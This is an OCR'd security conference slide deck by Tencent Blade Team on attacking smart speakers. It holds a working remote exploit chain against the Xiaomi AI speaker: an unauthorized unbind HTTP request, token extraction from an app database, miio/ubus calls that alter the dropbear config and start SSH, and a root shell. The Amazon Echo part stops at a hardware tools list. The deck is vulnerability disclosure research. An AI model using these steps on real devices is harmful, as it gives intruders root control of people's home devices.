Breaking Smart Speaker
We are Listening to You

Tencent Blade Team



腾讯安全平台部
Tencent Security
Platform Dpt.

About Us

- Li Yuxiang @Xbalien29

Security researcher, found several vulnerabilities in Android, Former ROIS CTF team member, speaker of HITB 2018 AMS.

- Qian Wenxiang *@leonwxqian*

Security Researcher, Top 100 of MSRC list (2016 & 2017), Author of "WhiteHat to talk about web browser security ".

- Wu Huiyu *@DroidSec_cn*

Security Researcher, Bug Hunter, GeekPwn 2015 Winner, Speaker of HITB 2018 AMS and POC 2017.

Acknowledgement

@Gmxp, Team Leader of Tencent Blade Team.

@Lake2, Founder of Tencent Security Response Center.

Tencent Blade Team

- Founded By Tencent Security Platform Department.
- Focus on security research of AI, IoT, Mobile devices.
- Found 70+ security vulnerabilities (Google, Apple).
- Contact us: https://blade.tencent.com






Agenda

- Introduction to Smart Speaker
- Attack Surface
- Remote Attack Xiaomi AI speaker
- Breaking Amazon Echo
- Conclusion

Introduction to Smart Speaker



Smart speakers - the fastest growing category in the Smart Home space

Source: IDC Quarterly Smart Home Device Tracker, March 2018

About Amazon Echo




About Xiaomi AI Speaker





Attack Surface



Remote Attack Xiaomi AI Speaker


- A Brief Look At Xiaomi AI Speaker
- MIIO Ubus Command Execution
- Messageagent Command Execution
- Remote Exploit
- Demo

A Brief Look At Xiaomi AI Speaker

- Base on OpenWrt 15.05.1
- SSH Disabled
- Firmware Verification based on RSA
- Ports:
  - UDP 54321 MIIO
  - TCP 9999 UPNP
  - UDP 53 DNS



MIIO Protocol



MIIO Ubus Command Execution

- Get MIIO protocol AES secret key (token)
  - Use a unauthorized unbind vulnerability to remote reset MI AI speaker

Request

Raw | Params | Headers | Hex

```
POST /admin/unbind_device HTTP/1.1
User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.4.4; Nexus 5 Build/KTU84P)
Content-Type: application/x-www-form-urlencoded
Content-Length: 76
Host: api.mina.mi.com
Connection: close
Cookie:
serviceToken=74Q099UauiZfQtVL9yaounCISCTLUMO78XQsgD5XbkXDQiPUtn6JzmDsekJ6TPR6EOV8Xi1H
/ZVToowTE+mmM5YBXJ7AxJXdTIWJO82XKfTR2gSY06TO2MOVGr9SdOEz8uw09MaXMw39jiSS+CM/jd8FXen5
TtAIFG3ZZe5UzFYhrkJ/y6CBCYul9Cnx420dH15MaKwAIinaNfYzsHud4Q==; userId=1421005146

deviceId=1d20cab2-3227-4d6e-81d6-dab84ed90605&requestId=qzXIm0CoQzFQMTwr52sI
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200
Server: Tengine
Date: Thu, 26 Apr 2018 09:00:26 GMT
Content-Type: application/json;charset=UTF-8
Content-Length: 40
Connection: close

{"code":0,"message":"Success","data":[]}
```

- Bind MI AI Speaker to attacker's account, extract token from MI Home App's database (/data/data/com.xiaomi.smarthome/databases/miio2.db)

token	userId	version
bc0d17bf2409be0d5b1177fd5d1b6334	0	
GWcvltEiqBKAmiYM8dd/MLUE12NiFClnnd:	0	
63354f4739434539686e3658474c5076	0	
	0	
824c4f2a7b4130660f29e74f470c3fac	10853[redacted]55	

MIIO Ubus Command Execution

- Connect Speaker in LAN

```
const miio = require('./lib');

const device = miio.createDevice({
    address: '10.118.16.188',
    token: 'bc0d17bf2409be0d5b1177fd5d1b6334',
});

```

- Disable dropbear password auth

```
device.call('ubuscall', { path: 'service', method:'add', message:{ "name":"sed3","instances": {
"instance1": { "command": ["/bin/sed","-i","s/-F -P/-F -B -P/g","/etc/init.d/dropbear"],"respawn":
{ "threshold": 3600,"timeout": 1,"retry": 0}}}})
    .then(console.log)
    .catch(console.error);
```


- Start dropbear to open ssh

```
device.call('ubuscall', { path: 'service', method:'add', message:{ "name":"dropbear","instances":
{ "instance1": { "running": true, "command": ["/etc/init.d/dropbear", "start"],"respawn": {
"threshold": 3600,"timeout": 1,"retry": 0}}}})
    .then(console.log)
    .catch(console.error);
```

MIIO Ubus Command Execution

```
NickydeMacBook-Pro:~ nickycc$ ssh root@10.118.16.188
root@10.118.16.188's password:


BusyBox v1.23.2 (2017-12-27 09:42:59 UTC) built-in shell (ash)

  _______                     ________        __
 |       |.-----.-----.-----.|  |  |  |.----.|  |_
 |   -   ||  _  |  -__|     ||  |  |  ||   _||   _|
 |_______||   __|_____|__|__||________||__|  |____|
          |__| W I R E L E S S   F R E E D O M
 -----------------------------------------------------
 CHAOS CALMER (Chaos Calmer, unknown)
 -----------------------------------------------------
  * 1 1/2 oz Gin             Shake with a glassful
  * 1/4 oz Triple Sec        of broken ice and pour
  * 3/4 oz Lime Juice        unstrained into a goblet.
  * 1 1/2 oz Orange Juice
  * 1 tsp. Grenadine Syrup
 -----------------------------------------------------
root@mico:~# id
uid=0(root) gid=0(root)
```

Messageagent



Messageagent Command Execution


- Parser and execute ubus command

```
81    blob_buf_init((char *)v4 + 32, 0LL);
82    if ( (unsigned __int8)blobmsg_add_json_from_string((char *)v4 + 32, *(_QWORD *)v7) )
83    {
84      v21 = ubus_invoke(
85              *((_QWORD *)v4 + 3),
86              v34,
87              *(_QWORD *)v6,
88              *((_QWORD *)v4 + 4),
89              sub_424930,
90              v5,
91              *((unsigned int *)v4 + 4));
92      v8 = 1;
```

- Parser and execute system command

```
77      xiaomi::json::JSONObjectCleaner::add(&v35, v9);
78      v27 = &unk_4404E8;
79      std::string::string(&v28, "command", &v40);

89       v20 = std::operator<<<std::char_traits<char>>(&v39, "Command received: ");
90       std::operator<<<char,std::char_traits<char>,std::allocator<char>>(v20, &v27);
91       xiaomi::utils::Logging::~Logging((xiaomi::utils::Logging *)&v39);
92      v22 = system(v27);
```

Remote Exploit



Demo



NickydeMacBook-Pro:~ nickycc$
REMOTE ATTACK MI AI SPEAKER
TENCENT BLADE TEAM

Breaking Amazon Echo

- A Brief Look At Amazon Echo
- Soldering & Desoldering Tools
- Flash Dump
- Root Amazon Echo by Modify Firmware
- Exploit Amazon Echo
- Demo

A Brief Look At Amazon Echo





- Fire OS v5.5
  (Based On Android 5.1)
- SELinux & ASLR enabled
- Bootloader Locked
- Ports:
  - TCP 55442 HTTP Server
  - TCP 55443 HTTPS Server
  - UDP 55444 Time Sync
  - UDP 55445 Device Sync

Soldering & Desoldering Tools



Hot Air Gun



Soldering Iron



Solder Wire



Solder Paste



Solder Wick



Amtech Tacky Flux




